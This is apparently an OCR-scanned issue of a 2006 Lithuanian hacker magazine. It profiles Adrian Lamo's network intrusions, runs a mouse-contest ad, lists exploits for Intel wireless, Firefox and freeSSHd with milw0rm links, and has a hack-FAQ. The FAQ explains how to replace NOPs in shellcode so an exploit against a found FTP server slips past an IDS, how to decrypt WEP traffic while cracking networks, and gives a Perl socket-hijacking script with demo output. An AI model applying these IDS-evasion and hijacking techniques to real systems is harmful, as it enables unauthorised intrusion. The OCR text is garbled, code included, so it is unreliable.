2001 metų gruodį *SecurityFocus* svetainėje pasirodė Kevinio Poulsenio straipsnis apie Adriano Lamo siskverbimą į vidinį komunikacijų giganto „WorldCom“, kuris buvo stambiausias JAV interneto paslaugų tiekėjas, tinklą. Kaip įprasta, šiam įsilaužimui Adrianas naudojo naršyklę ir IP adresų skenerį (jo naudojamas įrankis vadinosi *proxy-hunter*, kuris net ir su moderniu prisijungimu leisdavo nurodytame IP adresų diapazone dideliu greičiu ieškoti SOCKS *proxy* serverių), su kuriuo skenuodavo kompanijos serverių adresų erdvę ir ieškodavo pasleptų *proxy* serverių, kurie tamautį kaip vartai tarp interneto ir vidinio tinklo. Adrianui pavyko surasti net penkis tūkstančius tokių serverių, beje, vienas iš jų buvo pagrindiniame *wireless.wcom.com* serveryje. Prisijungęs tarmautojo vardu, Adrianas pradėjo studijuoti vidinį kompanijos tinklą ir greitai susidūrė su keliais apsaugos lygiais, kurie priklausomai nuo tarmautojo pareigybės, riboję priėjimą prie informacijos.

Per maždaug du „WorldCom“ tinklo tyrinėjimo mėnesius hakeris gavo priėjimą prie 86 tūkstančių kompanijos darbuotojų duomenų bazės, kurioje be viso kito buvo saugoma ir informacija apie jų kreditines korteles. Be to, jis galėjo sekti tarp pagrindinio kompanijos buro ir jos Meksikos padalinių cirkuliuojančią informaciją. Tačiau svarbiausia yra ta, kad Lamo pavyko gauti WARM (*Web Access Router Maintenance tool*) sistemos valdymo teises. WARM – tai visus maršrutizatorius kontroliuojanti programa, o maršrutizatoriai veike uždaruose tokių kompanijų, kaip „Bank of America“, „JP Morgan“, „Citicorp“, „Sun Microsystems“ ir AOL (1997 metais „WorldCom“ už 175 milijonus dolerių nusipirko kompaniją „ANS Communications“, kuri ir sukūrė WARM) tinkluose. šikišimas į tokios sistemos veikimą iš įsi auželio puses aukščiau švardintoms kompanijoms galėjo pridaryti mižiniškų nuostolių. O juk panorėjęs prieiti prie šios sistemos galėjo bet kuris darbuotojas – priėjimo slaptažodis buvo tikrinamas su paprasčiausiu „*avascrypt*“ ir buvo saugomas priėjimo puslapio išerties tekste. Vėliau Lamo pasakė: „WorldCom“ darbuotojams visas jų internetas – tai nuobodus dalykėlis naršyklyje. O man tai yra gigantiška žaidimų aikštelė, kurios saugumo tarnybos mane mandagiai praleidžia ten, kur man reikia“.

Po du mėnesius trukusio klaidžiojimo po korporatyvinį „WorldCom“ tinklą Adrianas per *SecurityFocus* susisieikė su kompanija ir nurodė visus jo surastus pažeidžiamumus. Jau kitą dieną jie paskambino į hakerio mobilųjį telefoną, įdėmai išklause jo rekomendacijas, kaip pašalinti saugumo skyles, o po jų likvidavimo vel pasiūlė šbandyti gamybę nesankcionuotai prieiti prie sistemos. Galų gale kompanija iiko patenkinta tokiu bendradarbiavimu, o hakeriui buvo iškeltas reikalavimas pasirašyti susitarimą dėl konfidencialios informacijos neatskleidimo.

ir tai toli gražu ne vienintelis Lamo bendradarbiavimo su kompanijomis, kurių tinklus jis nulaūžė, atvejis. Pavyzdžiui, gavęs priėjimą prie milijonų šiandien jau neegzistuojančios kompanijos *Excite@Home* klientų prašų jis pats atėjo į jos biurą Kalifornijoje, norėdamas susitikti su tinklo administratoriais ir parodyti jiems jų paliktas saugumo skyles.

[Išgarsėjimas]

Garsių įsilaužimų serija ir neįprastas gyvenimo būdas pritrauke vis daugiau spaudos dėmesio. Apie Adrianą Lamo pradėjo rašyti populiariausia Amerikos spauda. Jis pats buvo visai nieko prieš tokią šlovę, priešinga, jis mielai žurnalistams daino interviu. Tuo pat metu hakeris nuolat balansuoja ant įstatymo ribos, žurnalistai rašo, kad turint noredamos nuo įsilaužimų nukentėjusios kompanijos žymių, hakeris lengvai įkistų už grotų. Tačiau kadang, jis niekam piktybiškai, netrukdo ir nepridaro jokių nuostolių, kol kas nė viena kompanija to nesiemė. Be to, teisminis procesas su Lamo pakenktų bet kokios kompanijos įvaizdžiui – visuomenė greičiausiai užimtų hakerį gnančią poziciją.

Kartą NBC žurnalistas Adrianui pasiūlė prieš kameros objektyvą patekti į vidinį pačios telekompanijos tinklą. Kaip bebūtų keista, hakeris sutiko, o nufimuota medžiaga turėjo patekti į naktinių naujienų eterį. Vis dėlto studijoje buvo nuspręsta medžiagos netransliuoti be rimtai susimąstyta apie jundinę šio epizodo pusę. Viena vertus, leidimas įsilaužti nebuvo duotas, o tai reiškia, kad buvo atliktas kompiuterinis nusikaltimas. Kita vertus, visame tame dalyvavo pačios kompanijos žurnalistas ir operatorius, nejaugi juos teisi kaip bendrininkus?

Kompiuterių pagrindyje nuomones apie Lamo išsiskyrė: vieniems jis tapo didvyriu ir net deivaičiu, kiti jį kritikavo, kaltindami priklausančią skrupulingai bei pozuojant spaudai. Tačiau kad ir koks spaudos numylėtinis buvo Lamo, butent per jį galiausiai jis susilaukė didelių nemalonumų.

2002 metų vasaros 28 dieną *SecurityFocus*’e pasirodė Keviną Poulseną straipsnelis apie korporatyvinio *New York Times* tinklo nuaužimą. Jame buvo sakoma, kad silpną kompanijos tinklo apsaugos vietą Adrianui pavyko surasti vos po dviejų minučių tyrinėjimo – pačiame pirmame jų aptiktame serveryje veikė atviras proxy serveris. Sukonfigūravęs savo naršyklę veikti per šį proxy, hakeris pateko į vidinį tinklą, kur atrado dar keletą priėjimo kontrolės sistemos pažeidžiamumų. Po nuaužimo jam pavyko gauti priėjimą prie 3 tūkstančių žmonių asmeninių duomenų, kurie laikraštyje publikavo savo straipsnius ir kurie jam duodavo interviu. O kadangi laikraštis bendravo su daugeliu stambių vyriausybės pareigūnų, politikų ir verslininkų, tarp kurių buvo buvęs JAV valstybės sekretorus Džeimsas Bekeris, ginkluoties inspektorius Ričardas Batleris, buvęs JAV prezidentas Ronaldas Reiganas, Jasiras Arafatas ir net Bilas Geitsas, tai ši informacija jau savaimė keletą didelių susidomėjimų. Pramogaudamas Lamo įtraukė save į laikraščio darbuotojų sąrašą kaip informacijos saugumo specialistą, o po to apie surastus pažeidžiamumus informavo tinklo administraciją. *New York Times* prasidėjo vidinis tyrimas, po kurio kompanija kreipėsi į policiją, kaltindama hakerį nesankcionuotu įsiskverbimu ir slaptažodžių grobimu. Be to, Lamo buvo apkaltintas informacines sistemos *LexisNexis* naudojimu *Times* vardu. Bendrą laikraščio padarytą nuostolį įvertinti 300 tūkstančių dolerių. Pagal JAV įstatymus panašūs kaltinimai bendrai paėmus užtraukia laisvės atėmimo bausmę nuo 5 iki 15 metų ir milžinišką baudą. Byla buvo perduota FTB, kur prieš hakerį prasidėjo ilgai trunkantis tyrimas.

[Teismas]

Tuo metu Adrianas ėmė suvokti, kad jo veikla gali patikti ne visiems, tačiau jis vis tiek neatsisakė „padedančiojo hakerio“ pozicijos. „Informacinio saugumo terorizmo epochoje“ konferencijoje, kurią organizavo Amerikos vadybos asociacija (*American Management Association*), Lamo pirmą kartą sake kalbą, kuri buvo skirta tinklo saugumui. Savo pasirodyme jis gynė tuos hakerius, kurių veikla kompanijoms neatneša nuostolių ir kurie padeda pašalinti surastus pažeidžiamumus, kvietė juos ir jų veiklą atsisųvelgti su supratimu ir neįžiūrėti juose nusikaltėlių.

Tuo metu FTB agentai apklausinėjo Adriano Lamo pažįstamus ir mėgino sunnkti kompromituojančios medžiagos. Buvo tinami jo praeities įsilaužimai. Biržei Lamo tyrimas tapo plačiai žinomas – FTB iš korespondento, kuris iš hakerio ėmė interviu, pamėgino gauti informaciją apie ryšį su juo budus bei paties interviu medžiagą. Tačiau pagal JAV įstatymus tokie veiksmai be specialaus Teisingumo ministerijos leidimo yra neteisėti. Finale dėl to spaudoje kilo nedidelis skandalas.

Ir štai 2003 metų rugsejo pradžioje teisėjas pasirašo Lamo areštavimo orderį. FTB agentai aplankė jo tėvų namus, kur, be jokios abejonės, jo nerado. Namą pradėta stebėti, apie ką hakeris sužinojo po kelių dienų. Adrianas keletą dienų mėgino sieptis, tačiau rugsejo 9 dieną po derybų su FTB per advokatą jis nusprendė pats pasiduoti teisės saugos organams. Praleidęs naktį kameroje, jis buvo paleistas už 250 tūkstančių dolerių užstatą – tėvai užstata savo namą su sąlyga, kad po keleto dienų jis stos prieš Niujorko federalinį teisimą.

Manhetene vykusiame teismo posėdyje Adrianui kun laiką buvo skirtas namų areštas ir dalinai apribota teisė naudotis internetu. Tuo metu internete buvo pradėta hakerio palaikymo akcija – *freelamo.com*. Ten buvo publikuojamos paskutinės naujienos apie tyrimo eigą, pateikiami švieži interviu ir panašiai. Po keleto teismo posėdžių mėnesių Adrianas Lamo dėl jam iškeltų kaltinimų pripažino kaltu, dar keleto mėnesių teismui prireikė kad paskeibytų nuosprendį. Adrianas buvo nuteistas pusės metų namų areštu ir dviems metams lygtinio stebėjimo, jam paskirta 65 tūkstančių dolerių bauda, įvertinus ieškovų reikalavimus ir FTB pastangas, tyrimą įtraukti praeities nuodėmes (pavyzdžiui, mažaminkščių nuaužimą), tai ganėtinais švečius nuosprendis. Be to, Lamo buvo įpareigotas lygtinio laikotarpio metu dirbti arba pratesti savo mokslus.

Istojos pabaiga?

Kaip ir reikalauja teismas, Lamo apsistojo savo tėvų namuose ir nusprendė pratesti mokslus. Jis įstojo į Sakramento koledžą, žurnalistikos fakultetą, o spauda dabar kur kas rečiau rašo apie garsius jo įsilaužimus ir praktiškai nepublikuoja jo interviu. Ar taip ir pasibaigė benamio hakerio istorija? Kas čia žino. Vienaime pirmųjų savo interviu Adrianas sake: „Aš sutinku su tuo, kad svetimų laužimas – ne pats saugiausias būdas praleisti savo laisvalaikį. Jeigu mane pasodins, reškia, taip turi būti“. Iš šio pasakymo tampa aišku, kad laužimas jam yra kai kas daugiau, nei tiesiog pramoga ar hobis, tai, kaip jis pats kartą sake, jo religija. Kevinas Poulsenas savo straipsnyje „Lamo’s Adventures in WorldCom“ Lamo pavadino naujos kartos atstovu, kuris supančios aplinkos neįsivaizduoja be asmeninių kompiuterių, kartos, kuri gyvena skaitmeniniame pasaulyje. Ir jeigu taip, tai Adrianas Lamo dar tikrai apie save praneš.



ir



pristato

Logitech

PELIŲ MEDŽIOKLĖ '06



ZIDRA MOUSE aptink pelę



Medžioklės reglamentas

Pelių medžioklė '06 tai nauja medžioklės rūšis Lietuvoje, prasidėsianti jau liepos mėnesį.

Kiekvienas iš Jūsų turi puikų šansą nežiopsot ir sumedžiot puikų laimikį!

Liepos 10 – 21 dienomis įdėmiai sek dieninę ZIP.FM programą, išgirdęs koordinates kur slepiasi pelės, kulkos greičiu šauk į nurodytą vietą ir stverk savo laimikį.

Kiekvieną dieną net penki greičiausi ir azartiškiausi medžiotojai gaus po puikų

RX300 pelėną nemokamai! Sek ZIP.FM programą ir jau šią vasarą parsinešk naują „Logitech“ graužiką namo.

www.logitech.com www.zipfm.lt

Medžioklės partneriai

FIS KOMPIJUTERIAI



SONEX



TOPO
CENTRAS



RMS MEGAPOLIS

Intel Wireless Service (s24evmon.exe) Shared Memory Exploit

[Aprašymas] Įsilaučėliai pagaliau prisikasė ir iki Intel. Šį kartą tau pristatau eksploitą, kuris leidžia lokaliui vartotojui gauti belaidės Intel tinklo įrangos konfigūracijos duomenis (pavyzdžiui, WEP raktus).

Pažeidžiamumas čia atrastas todėl, kad pagal nutylėjimą priėjimui į bendrą seką „BaseNamedObjects\S24EventManagerSharedMemory“, kurią naudoja *Wireless Management Service (S24EvMon.exe)*, suteikiamos nesaugios privilegijos. Lokalus vartotojas gali gauti svarbius konfigūracijos duomenis, pavyzdžiui, belaidžio adapterio WEP raktus.

[Apsauga] Siūlyčiau dažniau apsilankyti Intel svetainėje, kadangi šiuo metu apsisaugojimo priemonių nėra.

[Nuorodos] Paskaityti apie pažeidžiamumą galima čia: www.securitylab.ru/vulnerability/267299.php. Eksploitą rasi adresu www.milw0rm.com/exploits/1772.

[Blogio įvertinimas ir potencialas] Bet kokia kvailystė ir klaida brangiai kainuoja. Manau, kad didelių belaidžių tinklų savininkai atsidurs, švelniai tariant, keblioje padėtyje. Jeigu wardriveriai ir anksčiau lauždavo visur ir viską, tai dabar jie tam turės paruoštą įrankį.

[Sveikinimai] Reiškiame padėką žmogui, kurio vardas — Ruben Santamarta (ruben@reversemode.com).

Mozilla Firefox <= 1.5.0.3 (Loop) && 1.5.0.4 (Marquee) DoS exploit

[Aprašymas] Še tau, kad nori, vos tik spėjome parašyti apie ugninę lapę, kaip iš eilės išėjo dar du DoS eksploitai. *Mozilla* programuotojams nesiseka. Nerekomenduočiau šių eksploitų testuoti savo mašinoje — paprasčiausiai užlauši nelaimingą kompiuterį. Testuojant 1.5.0.3 versijai skirtą eksploitą mano naršyklė suėdė 99% procesoriaus laiko.

1.5.0.4 versijos eksploitas sukurtas dėl <marquee> tago apdorojimo klaidos. Vieša eksploato versija paprasčiausiai užlaužia naršyklę, tačiau aš įtariu, kad privačiose rankose yra aukos mašinoje laisvai pasirinktą kodą įvykdantis visraktis.

[Apsauga] Apsauga yra viena — oficialioje naršyklės svetainėje užsiprenumeruoti naujienas. Taip tu galėsi nepraleisti naujausių pataisymų.

[Nuorodos] Peržiūrėti nesudėtingą eksploitų kodą gali šiais adresais: <http://milw0rm.com/exploits/1802> ir www.securitylab.ru/poc/extra/268344.php. Atnaujinimo ieškok gamintojo svetainėje: www.mozilla.org.

[Blogio įvertinimas ir potencialas] Dėl paskutinių dienų įvykių *Mozilla* savo skylėtumu rizikuoja apiekti net ir MS IE. Juokauju, to nebus, tačiau vis tiek, *Firefox* reputacijai tai didelis smūgis.

[Sveikinimai] Aprašytus eksploitus sukūrė Gianni Amato (www.gian-niamato.it) ir n00b.

freeSSHd <= 1.0.9 Key Exchange Algorithm Buffer Overflow Exploit

[Aprašymas] Sploitas susidoroja su *FreeSSHd 1.0.9* ir, kaip sakoma, net ir kitas versijas. Pats pažeidžiamumas leidžia nutolusiam vartotojui aukos sistemoje įvykdyti laisvai pasirinktą kodą. Klaida čia slypi dėl duomenų ribų patikrinimo klaidos, apdorojant algoritmo eilutę iš SSH kliento gauto rakto apskaitimo metu. Nutolęs vartotojas gali perpildyti steką ir pasirinktoje sistemoje įvykdyti savo kodą.

[Apsauga] Tiek eksploitas, tiek ir pažeidžiamumas yra santykinai nauji. Taigi pataisymai dar nesukurti, todėl šiandien šios problemos sprendimo būdų dar nėra.


[Nuorodos] Kaip visada, šviežiausią informaciją tu gali adresu www.securitylab.ru/vulnerability/267367.php. Eksploitą rasi čia: www.milw0rm.com/exploits/1787.

[Blogio įvertinimas ir potencialas]

Ką gi, *freeSSHd* savininkams bus nelengva, tiesa, vargu ar dėl to įvyks koks nors globalus laužimas. Tiesiog kas nors ką nors šiek tiek palaužys ir pamirš, tačiau atnaujinti pažeidžiamą demoną vis tiek būtina.

Sveikinimai

Šį stebuklą sukūrė *Tauqeer Ahmad a.k.a Qx-Scientist-x0*.



BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUSI PRIEŠ SIŪSDAMAS SAVO PROBLEMĄ Į HACK-FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?“ — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANEŠ GREŽTI KO NORŠ UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYvenu IŠ HUMANITARINĖS PAGALBOS!



Patark, kokia programa galima nukreipti jungtis?



Iš pradžių reikia aptarti tai, kas gi yra tie jungčių nukreipimo įrankiai. Programa–servisas vienoje jungtyje gautą TCP/IP srautą nukreipia į kitą pačioje programoje nurodytą jungtį, o galbūt ir į kitą tinklo mazgą. Nukreipimo metu yra apdorojami IP adresai ir jungčių numeriai, tačiau protokolo tipas yra ignoruojamas, t.y. įrankis nesirūpina tuo, koks srautas su juo yra perduodamas. Programa tiesiog veikia kaip TCP/IP prisijungimų kanalas. Be jokios abejonės, žymiausias įrankis šioje srityje yra *datapipe*. Ši programa yra parašyta tiek su C, tiek ir su Perl, todėl ją galima naudoti skirtingose platformose. Naudojis *datapipe* nesudetinga: `./datapipe localport remoteport remotehost`, čia *localport* apibrėžia lokaliaje sistemoje klausomą jungtį, o *remoteport* ir *remotehost* nurodo, į kokią jungtį ir tinklo mazgą bus nukreipti duomenys. Antrasis šios srities įrankis yra *fpipe*, kurį sukūre kompanija *foundstone*. Priešingai nei *datapipe*, jis gali būti naudojamas tik Windows sistemose, ką galima laikyti išties dideliu trūkumu. Tiesa, *fpipe* pripažįsta keletą *datapipe* nepneimamų galimybių. Konkrečiau šnekant, *fpipe* pripažįsta UDP (*User Datagram Protocol*) protokolą, jam galima nurodyti darbinių tinklo sąsają bei siuntėjo jungties numerį. Be šių dviejų programų yra dar vienas įrankis su vartotojo sąsaja, kuris vadinasi *Vida* (*Visual Interactive Datapipe*: www.vidatpipe.sourceforge.net/). Šis įrankis pripažįsta iš karto keletą nukreipimo kanalų, autentifikaciją su slaptažodžiu nukreipimo atveju, per kanalą perduotų duomenų kiekio paskaičiavimą, duomenų šifravimą bei susijungimų perėmimą (*hijacking*).



Su draugais lokaliame tinkle radome FTP serverį, kuris yra pažeidžiamas (buferio perpildymas). Parsisiuntėme ekspluatą ir jį sukompiavome, žodžiu, viską padarėme kaip priklauso. Tikrinant ekspluito veikimą su testiniu serveriu, viskas veikė tiesiog puikiai, o prieš mūsų rastą ftp ekspluitas bejėgis. Pavyko sužinoti, kad jame įdiegta gudri IDS, kuri perima kode paliktus NOP'us. Pasiūlyk, kuo ekspluito kode pakeisti tuos NOP'us?



Vietoje nop'ų puikiai tiks bet kokios assemblerio komandos, kurios nieko nedaro. Pavyzdžiu:

```
mov ax,ax      · 2 baitai
xchg ax,ax     · 2 baitai
ea bx[bx]      · 2 baitai
shl eax,0      · 4 baitai
shrd eax,eax,0 · 5 baitai
```

Naudojant tokias komandas labai svarbu sekti išlyginimą (normos pakeisti erdves panaudojimą), kadangi jos, priešingai nei NOP'ai, užima daugiau nei vieną baitą. Taip pat galima pakeisti ir registrų inkremento ir dekremento komandas:

```
inc eax - padidinti 1
dec eax - sumažinti 1
```

Lygiai taip pat galima pasinaudoti tuo, kad dauge yje shellkodų darbo pradžioje registrai yra nunulinami, todėl galima nesibaikinant keisti registrų reikšmes su komandomis `inc eax - 0x40, inc ebx - 0x43 dec eax - 0x48, dec ebx - 0x4B`, ir t.t. Šių komandų privalumas tame, kad, visų pirma, jos užima po vieną baitą, o antra, kad jos sutampa su atvaizduojamais ASCII simboliais. Taip vietoje nop'ų galima panaudoti, pavyzdžiui, tokią eilutę: „HACK“, kuri sutampa su komandomis `dec eax, inc ecx, inc ebx, dec ebx`. Be abejo tai galima daryti su sąlyga, kad *eax*, *ecx*, *ebx* registrai bus nunulinti shellkodo pradžioje.



Q: Užsliminėju belaidžių tinklų paieška bei nulaužimu ir susidūriau su klausimu: ar galima sniferį priversti dešifruoti web iš karto, perėmimo metu, jeigu aš turiu raktą?



A: Galima. Tam pasinaudok web dešifravimą pripažįstančiu sniferiu, pavyzdžiui, *ethereal*. Noredamas aktyvuoti šią galimybę, įeik į *Edit -> Preferences -> Protocols -> IEEE 802.11*, į „WEP key count“ įvesk raktų kiekį, o į atitinkamus laukus — ir pačius raktus.



Q

Papasakokite apie socket hijacking pažeidžiamumą.

A

Socket hijacking pažeidžiamumo, kuns dar kitaip vadinamas soketo arba serviso užgrobimu, esmė tokia. Daugelis servisų pagal nutylėjimą atidarydami jungtis soketą bindina taip, kad klausyti visų sistemoje įdiegtų sąsajų, kas su netstat atrodo kaip 0.0.0.0:jungtis arba *.*.*.jungtis.

Tai leidžia servisui apdoroti į nurodytą jungtį atėjusias užklausas nepriklausomai nuo mašinos tinklo sąsajos. Beje, jeigu sistemoje yra sukurti keli soketai, vienas kunų klausosi tam tikros jungties per visas sąsajas, o kitas prisijungimus priima tik per tam tikrą sąsają, pavyzdžiui, 192.168.0.1, bet per tą pačią jungtį kaip ir ankstesnis ta užklausaite atėjus į 192.168.0.1 ji bus apdorojama su prie šios sąsajos pribindintu soketu, o ne su tuo, kuns klausosi visų sąsajų. Savaimė suprantama, taip paprastai panaudoti sistemos jau užimtos jungties nepavyks. Norint pasiimti jau užimtą jungtį, reikia pasinaudoti soketo opcija SO_REUSEADDR. Ji leidžia su bind prisinti prie nurodytos jungties net ir tuomet, kai yra anksčiau užmegztų susijungimų. SO_REUSEADDR parametras leidžia daugybei vieno ir to paties serverio egzemplionių pasiekti per vieną ir tą pačią jungtį, jeigu visi serverio egzemplionai susisieja su skirtingais lokaliais IP adresais. Remiantis visomis aukščiau išsakytomis mintimis galima padaryti išvadą, kad jeigu SO_REUSEADDR opciją panaudojęs atakuojantysis sukurs soketą su tam tikra sąsaja ir jungtimi, kun sutampa su sistemoje jau paleisto demono jungties numeru, tai jis gales perimti demonui siunčiamas užklausas. Daugelio servisų (http, ftp ir t.t.) atveju tai nesukels jokių problemų, kadangi jie susisieja su privilegijuota jungtimi (mažesne už 1024), kuną norint panaudoti reikalingos root teisės. Iš to išplaukia, kad bet kuns šią jungtį bandantis užgrobti procesas taip pat reikalauja privilegijuoto vartotojo teisių. Daugelyje normalių operacinių sistemų norint panaudoti jau pribindintas neprivilegijuotas jungtis taip pat reikalingos vartotojo, kurio vardu paleistas veikiantis servisas, teisės. Visa tai yra tiesa daugelyje sistemų, tačiau ne visose. Pavyzdžiui, Windows sistemose jungties užgrobimas yra ganausiai paprasta užduotis. Norint iliustruoti visas aukščiau išsakytas mintis, galima būtų pasinaudoti nedideliu perl skriptu:

```
#! /bin/perl
use IO::Socket;
$+ = +;
do { ARGV = 2 } { print "Usage $0 <IP> <PORT>\n"; exit(); }
print "Trying to create socket "
$sock = IO::Socket::INET->new( Listen => 20, LocalAddr => $ARGV[0],
Proto => "tcp", LocalPort => $ARGV[1], Reuse => 1 );
```

```
f($sock) { print "[DONE]\n", }
else { print "[FAILED]\n", exit(); }
while($client = $sock->accept)
{
    print $client "Got hacked.",
    close($client),
}
```

Sistemoje paleistas http serveris, kuris klausosi visų sąsajų.

```
C:\perl\source>netstat -an
Proto Local Address Foreign Address State
TCP 0.0.0.0:80 0.0.0.0 LISTENING
```

Su aukščiau pateiktu skriptu sukuriame soketą, kuris veikia per tam tikrą konkrečią sąsają:

```
C:\perl\source>reuse.p 192.168.0.2 80
Try create socket ... [DONE]
```

Tuomet netstat pateikiama informacija atrodo taip:

```
Proto Local Address Foreign Address State
TCP 0.0.0.0:80 0.0.0.0 LISTENING
TCP 192.168.0.2:80 0.0.0.0 LISTENING
```


Dabar jeigu mes kreiptumėmės į adresą 192.168.0.2 ir 80 jungtį, tuomet šią užklausą perims ne http serveris, o mūsų skriptas. Demonstruojame:

```
c:\>nc 192.168.0.2 80
Got hacked
c:\>
```

Taip servisas/soketą perėmęs atakuojantysis tarp užgrobto sąsajos ir realaus serverio gali sukurti tunelį bei išsaugoti visą per jį į abi puses keliaujančią informaciją. Taip galima prarasti konfidencialią informaciją.

Asiliukas ir klaidos

BEVEIK KIEKVIENĄ DIENĄ BUGTRAQ FORUMLOSE PASIRODO PRANEŠIMŲ APIE NARŠYKLĖSE ATRASTAS KLAIDAS. VIENOS KLAIDOS PAVOJINGESNĖS, KITOS – NE TOKIOS KRITIŠKOS; KAI KURIOMS IŠ JŲ GALIMA RASTI VIEŠŲ EKSPLOITŲ, KAI KURIOMS EKSPLOITŲ IŠ VISO NĖRA. VIS DĖLTO VISI ŠIE PRANEŠIMAI APIE PAŽEIDŽIAMUMUS LABAI AIŠKIAI ATSISPINDI VIENŲ AR KITŲ NARŠYKLIŲ NAUDOJIMO STATISTIKOJE. KRLOPŠČIAI IŠANALIZAVĘ 4 METŲ DĖLOMENIS, MES SUDARĖME DIAGRAMĄ, KURI LABAI AIŠKIAI PERTEIKIA SITUACIJĄ, SUSIDARIUSIĄ IŠLEIDUS EILINĮ IE SKIRTĄ ŠARVAMUŠĮ EKSPLOITĄ.



2002 metai

IE 5 pakeičia šeštoji naršyklės versija, 2002 metų viduryje IE 6.0 tampa pačia populiariausia naršykle. Daugybė klaidų ir kokybiškas darbas su IE 6.0 tik paspartina kartų pasikeitimo procesą. Alternatyvios naršyklės taip pat užleidžia savo pozicijas.

2003 metai

Per metus IE 6.0 sparčiai išpopuliarėja. Šio augimo negali sustabdyti net daugybė atrandamų klaidų. Populiarumas šiek tiek nukrenta tik metų pabaigoje, išpublikavus keletą pranešimų apie rimtas klaidas.

2004 metai

Metų eigoje IE 6.0 populiarumas smarkiai neslynuoja. Pasirodo naujų pranešimų apie klaidas, tačiau vartotojų tai neįtakoja. Išėjus SP2, pastebimas akivaizdus populiarumo augimas, kurį suakivaizduoja nauji pranešimai apie klaidas pačiame patarsimų pakete.

2005 metai

